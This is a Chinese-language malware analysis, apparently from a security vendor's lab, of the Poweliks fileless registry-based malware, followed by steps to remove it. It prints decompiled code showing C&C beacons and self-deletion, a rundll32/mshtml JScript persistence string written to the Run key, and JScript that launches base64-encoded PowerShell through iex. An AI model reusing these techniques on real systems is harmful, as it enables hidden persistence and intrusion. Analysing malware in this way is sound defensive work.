
无文件攻击实例：基于注册表的Poweliks病毒分析

深信服千里目安全技术中心 2018-04-26 10:00:49 582197

前言：

病毒与杀软的博弈持续进行着，双方的攻防技术也是日新月异，随着杀软杀毒能力的不断提升，病毒对抗也在持续加强，无文件攻击作为一种比较新型的攻击手段，正逐步扩大其影响力。

千里目安全实验室EDR安全团队发现， 从2016年至今，所有重大的APT事件中，有77%的组织采用了无文件的攻击方式进行入侵，再纵观这三年，无文件的攻击方式也越来越流行：




(图片来自Gartner的演讲Get Ready for 'Fileless' Malware Attacks)

近日，我们捕获了一个poweliks病毒样本，此病毒家族就是一个典型的基于注册表的无文件攻击实例。为了对此类攻击有更直观且全面的了解，我们研究分析poweliks病毒，来梳理无文件式攻击的整体流程。Poweliks是著名的无文件式攻击病毒，其后出现了多个版本的变种，其采用了注册表、powershell、进程注入这三种无文件攻击方式


来对主机进行隐蔽性攻击，由于行为很隐蔽，所以其很难被杀软所查杀。

病毒原理：



Poweliks.exe为此病毒的母体， poweliks.exe首先修改注册表，然后调用rundll32.exe执行powershell脚本（包含恶意代码），powershell脚本首先创建一个合法进程dllhost.exe（此文件在C:\Windows\System32目录下），然后将恶意代码注入到此进程中并执行（躲避杀软查杀），达到与C&C服务器通信的目的。最后，当系统每次重启时，都会自动运行注册表里的恶意代码，实现持久化攻击。

双击Poweliks.exe（病毒母体），运行情况如下：




技术分析：

Poweliks病毒一般是通过邮件的方式进行传播的，在邮件里面包含一个恶意的word文档，一旦打开这个word文档，它将会执行恶意代码并运行Poweliks病毒。

病毒主流程如下：

```
29  if ( poweliks_path )
30    dword_4B902C = atoi(&poweliks_path);
31  NetworkConnect(0, "start");                   // 病毒开始时，发送带有start参数的HTTP请求到C&C服务器
32  v2 = GetModuleHandleA(v1, 0);
33  if ( !GetModuleFileNameA(v2, &poweliks_path, 260) )// 获取本病毒的路径
34exit:
35    ExitProcess(0);
36  pos = strstr(&poweliks_path, ":0");
37  if ( pos )                                    // poweliks.exe:0 进程入口
38  {
39    *pos = 0;
40    while ( !DeleteFileA(&poweliks_path) )      // 每隔1000ms删除poweliks.exe，确保病毒母体被删除，清除病毒痕迹
41      Sleep(1000);
42    goto exit;
43  }
44  event_handle = OpenEventA(1, 0, event_name);  // 尝试读取事件（若此程序之前执行过，会创建一个事件），通过判断事件读取成功与否判断程序有无执行过
45  if ( event_handle )
46  {
47    CloseHandle(event_handle);
48    NetworkConnect(1, "exist");                 // 若病毒已执行过，则发送带有exist参数的HTTP请求到C&C服务器
49  }
50  else
51  {
52    if ( UpperPrivi() )
53    {
54      NetworkConnect(1, "low");                 // 若提权失败，则发送带有low参数的HTTP请求到C&C服务器
55    }
56    else
57    {
58      if ( ModifyReg() )                        // 修改注册表（核心恶意操作），然后发送带有install参数的HTTP请求到C&C服务器
59      {
60        NetworkConnect(1, "install");
61        goto LABEL_18;
62      }
63      v5 = GetLastError();
64      NetworkConnect(1, "error_%u_%x_%x", 0, v5, 0);
65    }
66    DeletePoweliks((int)&poweliks_path);
67    sub_4017A0(0, a1, 1, (int)&off_4B6108, 0, 0, 0);
68  }
69LABEL_18:
70  DeletePoweliks((int)&poweliks_path);          // 最后是病毒自删除环节
71  goto exit;
72}
```


以下是C&C服务器的地址及HTTP请求的格式



Poweliks.exe接着向注册表默认启动项键值（HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\(Default)）中写入两条恶意代码：

写入第一个恶意代码（调用rundll32.exe读取run键值里的jscript代码并执行）

这段代码由于是使用Unicode编码的，所以使用regedit.exe打开会报错误，使用常规的方式删除不了此注册表键：




写入第二个恶意代码（被调用执行的Jscript代码）

```
227     if ( NtSetValueKey(
228            KeyHandle,
229            &ValueName,
230            0,
231            1u,
232            L"rundll32.exe javascript:\"\\..\\mshtml,RunHTMLApplication \";document.write(\"\\7<script language=jscript"
233             ".encode)\"+(new%20ActiveXObject(\"WScript.Shell\")).RegRead(\"HKCU\\\\software\\\\microsoft\\\\windows\\\\"
234             "\\currentversion\\\\run\\\\\")+\"\\7</script>\")",
235            0x1D0u) >= 0
236       && RegSetValueExW(KeyHandle, 0, 0, 1, v21, 2 * wcslen((const unsigned __int16 *)v21)) >= 0 )
237     {
238       v27 = (const wchar_t *)52A294;
239       ObjectAttributes.RootDirectory = KeyHandle;
240       ObjectAttributes.ObjectName = (PUNICODE_STRING)&v27;
241       v28 = dword_48ACA8;
242       *(_DWORD *)dword_489838 = 0;
243       ObjectAttributes.Length = 24;
244       ObjectAttributes.Attributes = 64;
245       ObjectAttributes.SecurityDescriptor = 0;
246       ObjectAttributes.SecurityQualityOfService = 0;
247       NtCreateKey(&v29, 0xF013Fu, &ObjectAttributes, 0, 0, 0, 0);
```

然后在Run项下创建创建一个Unicode字符的项：

```
{
  v27 = (const wchar_t *)524294;
  ObjectAttributes.RootDirectory = KeyHandle;
  ObjectAttributes.ObjectName = (PUNICODE_STRING)&v27;
  v28 = dword_404CA8;
  *(_DWORD *)dword_409030 = 9;
  ObjectAttributes.Length = 24;
  ObjectAttributes.Attributes = 64;
  ObjectAttributes.SecurityDescriptor = 0;
  ObjectAttributes.SecurityQualityOfService = 0;
  NtCreateKey(&v29, 0xF013Fu, &ObjectAttributes, 0, 0, 0, 0);
  v26 = 1;
```

这里的目的也是为了使用户在打开regedit.exe打开的时候出现报错，防止用户删除恶意的注册表项：




我们现在回过头来看看jscript的关键代码


```
a=new ActiveXObject("WScript.Shell");
while(e! =42){
    try{
        w=a.ExpandEnvironmentStrings("%windir%");
        p=w+"\\syswow64\\windowspowershell\\v1.0\\powershell.exe";
        f=new ActiveXObject("Scripting.FileSystemObject");
        function cdn(){
            try{
                return a.RegRead("HKLM\\software\\microsoft\\net framework setup\\ndp\\v2.0.50727\\sp");
            }
            catch(e){
                return 0;
            }
        }
```


```
while(! f.FileExists(p)){
    if(cdn()==0){
        d("");
    }
    d("");
}(a.Environment("Process"))("a")="iex ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String('ZnVuY3Rpb24gZ2R7UGFyYW0gKFtQYXJhbWV0ZXJdIoUG9zaXRpb249MC
e=a.Run(p+" iex $env:a",0,1);
```


这段代码的主要功能是调用powershell执行一段base64加密后的代码，将powershell代码解密，发现其中继续调用了一段加密代码，解密后发现是一段恶意的二进制shellcode。



然后，poweliks.exe调用进程poweliks.exe:0进行自删除：








poweliks.exe:0进程在删除母体文件poweliks.exe后退出。

最后，遗留在系统中dllhost.exe进程被注入恶意代码后做了两个操作，连接C&C服务器和监控注册表，确保自己的恶意代码不会被删除：



处理方法：

1. 结束进程dllhost.exe
2. 使用PCHunter删除注册表相应的恶意键值，即删除默认键对应的值。（HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\默认）

无文件攻击